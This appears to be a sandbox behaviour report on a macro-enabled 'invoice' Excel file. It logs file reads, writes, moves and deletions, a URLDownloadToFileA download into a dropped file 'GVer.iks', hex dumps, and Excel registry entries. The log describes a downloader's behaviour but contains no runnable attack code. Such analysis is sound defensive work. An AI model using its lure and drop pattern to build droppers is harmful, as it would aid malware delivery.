C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1409A828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1409A828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1409A828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1409A828C	URLDownloadToFileA
C:\Users\user\GVer.iks	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	1409A828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\34C7.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FFCEC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C12D.tmp	success or wait	1	14023B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\34C7.tmp	success or wait	1	14023B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\72CE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\Desktop\03CE0000	C:\Users\user\Desktop\invoice_661434949_67552437.xlsmnc	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pngss	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEA9E9AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$invoice_661434949_67552437.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FECF526	WriteFile

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\~$invoice_661434949_67552437.xlsm</td><td>unknown</td><td>110</td><td>05 00 41 00 6c 00
62 00 75 00 73 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00</td><td>..A.l.b.u.s. . . . .
. . . .
. . . .</td><td>success or wait</td><td>1</td><td>13FECF591</td><td>WriteFile</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\72CE0000</td><td>569</td><td>433</td><td>ac 55 cb 4e e3 30
14 dd 23 cd 3f 44
de 8e 12 17 16 23
34 6a ca 62 a6 2c
19 24 98 0f 70 ed
db c4 aa 5f f2 75
a1 fd 7b ae dd 52
a0 2a 6d 23 d8 f4
11 e7 3c 1d df 8c
6f 56 d6 54 4f 10
51 7b d7 b2 cb 66
c4 2a 70 d2 2b ed
ba 96 fd 7f bc ad
af 59 85 49 38 25
8c 77 d0 b2 35 20
bb 99 fc b8 18 3f
ae 03 60 45 68 87
2d eb 53 0a bf 39
47 d9 83 15 d8 f8
00 8e 56 e6 3e 5a
91 e8 6f ec 78 10
72 21 3a e0 57 a3
d1 2f 2e bd 4b e0
52 9d 32 07 9b 8c
ff c2 5c 2c 4d aa
a6 2b ba bc 71 12
5c c7 aa 3f 9b fb
b2 54 cb b4 cd f8
7c 9d 1f 44 cc b4
db 43 88 10 8c 96
22 51 34 fe e4 d4
9e ad da cf e7 5a
82 f2 72 69 c9 4c
83 21 82 50 d8 03
24 6b 9a 10 35 79
8c 0f 90 12 55 81
9f 68 46 30 38 4c
74 db 43 43 c8 62
0c 7b 1d f0 27 95
f5 89 42 5e f9 d8
c3 fb 54 5b dc 3f
da c0 a8 15 54 f7
22 a6 3b</td><td>.U.N.0..#.?D.....#4j.b.,.$..p.
..._.u..{..R.*m#....
<...oV.TO.
Q{...f.*p.+........Y.I8%.w..5
.....?..`Eh.-.S..9G.......V.>Z
..o.x.r!:.W../..K.R.2.....\,M.
.+..q.\..?...T....|..D...C....
"Q4........Z..ri.L.!.P..$k..5y
....U..hF08Lt.CC.b.
{..'...B^....T[.?....T.".;</td><td>success or wait</td><td>19</td><td>7FEEA9E9AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\72CE0000</td><td>1002</td><td>2</td><td>03 00</td><td>..</td><td>success or wait</td><td>19</td><td>7FEEA9E9AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\72CE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 c3 16 a5 08 b3 01 00 00 66 06 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.........f....... [Content_Types].xml ... (....................................	success or wait	20	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Temp\72CE0000	9850	65536	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 02 f4 00 00 02 f4 08 02 00 00 00 ec be 34 41 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 12 74 00 00 12 74 01 de 66 1f 78 00 00 ff b5 49 44 41 54 78 5e ec fd 07 bc 2c e9 55 de 0b 57 57 77 75 75 ee 9d f7 c9 69 72 d0 8c e2 48 42 42 99 24 a2 0d be 46 22 98 60 92 8d 45 b8 92 8c 1c be 6b fc fb ae 6d 49 18 6c b0 09 f6 c5 20 6c ae 33 fa 00 09 b0 00 11 24 8b 64 40 59 1a 4d 9e 93 c3 0e 1d 2b 57 7d ff 67 bd bd f7 1c 8d 24 23 46 1a 81 60 f7 1c 1d ed d3 bb 43 d5 5b 6f bd eb 79 9f f5 ac 67 d5 bc 57 79 07 8f 83 11 38 18 81 bf d4 23 50 f3 3c fe b8 47 e9 d5 4a af aa db cf 99 e7 77 0f af 1d 3d dd f0 e3 9a 5f 2b f2 32 68 34 f2 b2 f0 ea 41 55 e4 75 bf e6 f9 8d 34 2f fd a0 2c d3 a8 e9 77 ea 55 b3	.PNG........IHDR............. .4A....sRGB.........pHYs...t.. .t..f.x....IDATx^....,.U..WW wu u....ir...HBB.$...F".`..E..... k...mI.l.... l.3......$.d@Y.M. ....+W}.g.....$#F..`......C.[o ..y...g..Wy....8....#P.<..G..J ......w...=...._+.2h4....AU.u. ...4/..,...w.U.	success or wait	3	7FEEA9E9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\72CE0000	182844	1435	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 c3 16 a5 08 b3 01 00 00 66 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 ec 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 c6 33 e4 6d 20 01 00 00 c2 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 12 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 07 7a 9f 2c 86 01 00 00 c4 02 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 72 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!.........f..... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!..3.m ....xl/_rels/wor kbook.xml.relsPK..-.........!. .z.,......................r... xl/workbook.xml	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\Desktop\~$invoic e_661434949_67552437.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FECF526	WriteFile
C:\Users\user\Desktop\~$invoic e_661434949_67552437.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FECF591	WriteFile

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\03CE0000</td><td>569</td><td>433</td><td>ac 55 cb 4e e3 30
14 dd 23 cd 3f 44
de 8e 12 17 16 23
34 6a ca 62 a6 2c
19 24 98 0f 70 ed
db c4 aa 5f f2 75
a1 fd 7b ae dd 52
a0 2a 6d 23 d8 f4
11 e7 3c 1d df 8c
6f 56 d6 54 4f 10
51 7b d7 b2 cb 66
c4 2a 70 d2 2b ed
ba 96 fd 7f bc ad
af 59 85 49 38 25
8c 77 d0 b2 35 20
bb 99 fc b8 18 3f
ae 03 60 45 68 87
2d eb 53 0a bf 39
47 d9 83 15 d8 f8
00 8e 56 e6 3e 5a
91 e8 6f ec 78 10
72 21 3a e0 57 a3
d1 2f 2e bd 4b e0
52 9d 32 07 9b 8c
ff c2 5c 2c 4d aa
a6 2b ba bc 71 12
5c c7 aa 3f 9b fb
b2 54 cb b4 cd f8
7c 9d 1f 44 cc b4
db 43 88 10 8c 96
22 51 34 fe e4 d4
9e ad da cf e7 5a
82 f2 72 69 c9 4c
83 21 82 50 d8 03
24 6b 9a 10 35 79
8c 0f 90 12 55 81
9f 68 46 30 38 4c
74 db 43 43 c8 62
0c 7b 1d f0 27 95
f5 89 42 5e f9 d8
c3 fb 54 5b dc 3f
da c0 a8 15 54 f7
22 a6 3b</td><td>.U.N.0..#.?D.....#4j.b.,.$..p.
..._.u..{..R.*m#....
<...oV.TO.
Q{...f.*p.+........Y.I8%.w..5
.....?..`Eh.-.S..9G.......V.>Z
..o.x.r!:.W../..K.R.2.....\,M.
.+..q.\..?...T....|..D...C....
"Q4........Z..ri.L.!.P..$k..5y
....U..hF08Lt.CC.b.
{..'...B^....T[.?....T.".;</td><td>success or wait</td><td>18</td><td>7FEEA9E9AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\03CE0000</td><td>1002</td><td>2</td><td>03 00</td><td>..</td><td>success or wait</td><td>19</td><td>7FEEA9E9AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\03CE0000</td><td>1004</td><td>561</td><td>50 4b 03 04 14 00
06 00 08 00 00 00
21 00 b5 55 30 23
f5 00 00 00 4c 02
00 00 0b 00 08 02
5f 72 65 6c 73 2f
2e 72 65 6c 73 20
a2 04 02 28 a0 00
02 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00</td><td>PK..........!..U0#....L.......
_rels/.rels ...(.............
....
....
....
....
....
....
..............</td><td>success or wait</td><td>18</td><td>7FEEA9E9AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\03CE0000	9850	65536	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 02 f4 00 00 02 f4 08 02 00 00 00 ec be 34 41 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 12 74 00 00 12 74 01 de 66 1f 78 00 00 ff b5 49 44 41 54 78 5e ec fd 07 bc 2c e9 55 de 0b 57 57 77 75 75 ee 9d f7 c9 69 72 d0 8c e2 48 42 42 99 24 a2 0d be 46 22 98 60 92 8d 45 b8 92 8c 1c be 6b fc fb ae 6d 49 18 6c b0 09 f6 c5 20 6c ae 33 fa 00 09 b0 00 11 24 8b 64 40 59 1a 4d 9e 93 c3 0e 1d 2b 57 7d ff 67 bd bd f7 1c 8d 24 23 46 1a 81 60 f7 1c 1d ed d3 bb 43 d5 5b 6f bd eb 79 9f f5 ac 67 d5 bc 57 79 07 8f 83 11 38 18 81 bf d4 23 50 f3 3c fe b8 47 e9 d5 4a af aa db cf 99 e7 77 0f af 1d 3d dd f0 e3 9a 5f 2b f2 32 68 34 f2 b2 f0 ea 41 55 e4 75 bf e6 f9 8d 34 2f fd a0 2c d3 a8 e9 77 ea 55 b3	.PNG.....IHDR..... .4A....sRGB.....pHYs...t.. .t..f.x....IDATx^....,.U..WW wu u....ir...HBB.$...F".`..E..... k...ml.l.... l.3.....$.d@Y.M. ....+W}.g.....$#F..`.....C.[o ..y...g..Wy....8....#P.<..G..J .....w...=...._+.2h4....AU.u. ...4/..,...w.U.	success or wait	3	7FEEA9E9AC0	unknown
C:\Users\user\Desktop\03CE0000	182844	1435	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 c3 16 a5 08 b3 01 00 00 66 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ec 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 c6 33 e4 6d 20 01 00 00 c2 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 12 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 07 7a 9f 2c 86 01 00 00 c4 02 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 72 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.....f..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!..3.m ....xl/_rels/wor kbook.xml.relsPK..-.....!. .z.,.....r... xl/workbook.xml	success or wait	1	7FEEA9E9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\support[1].htm	unknown	359	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->. [if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->. [if gt IE	success or wait	1	1409A828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\support[1].htm	unknown	3959	64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74	dflare</title>.<meta charset="UTF-8" />.<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />.<meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" />.<meta name="robots" content="noindex, nofollow" />.<meta name="viewport" content	success or wait	1	1409A828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\GVer.iks	unknown	4318	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->. [if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->. [if gt IE	success or wait	1	1409A828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\28466324.png	0	65536	success or wait	2	7FEEA9E9AC0	unknown
C:\Users\user\Desktop\invoice_661434949_67552437.xlsm	unknown	8	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\Desktop\invoice_661434949_67552437.xlsm	0	8	pending	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\28466324.png	0	65536	success or wait	1	7FEEA9E9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\28466324.png	0	65536	success or wait	1	7FEEA9E9AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	5	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	5	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC16B	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC227	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC2C3	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC340	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F35D0	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F36C9	success or wait	1	7FEEA9E9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1796052464.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	3	7FEEA9E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	3	7FEEA9E9AC0	unknown
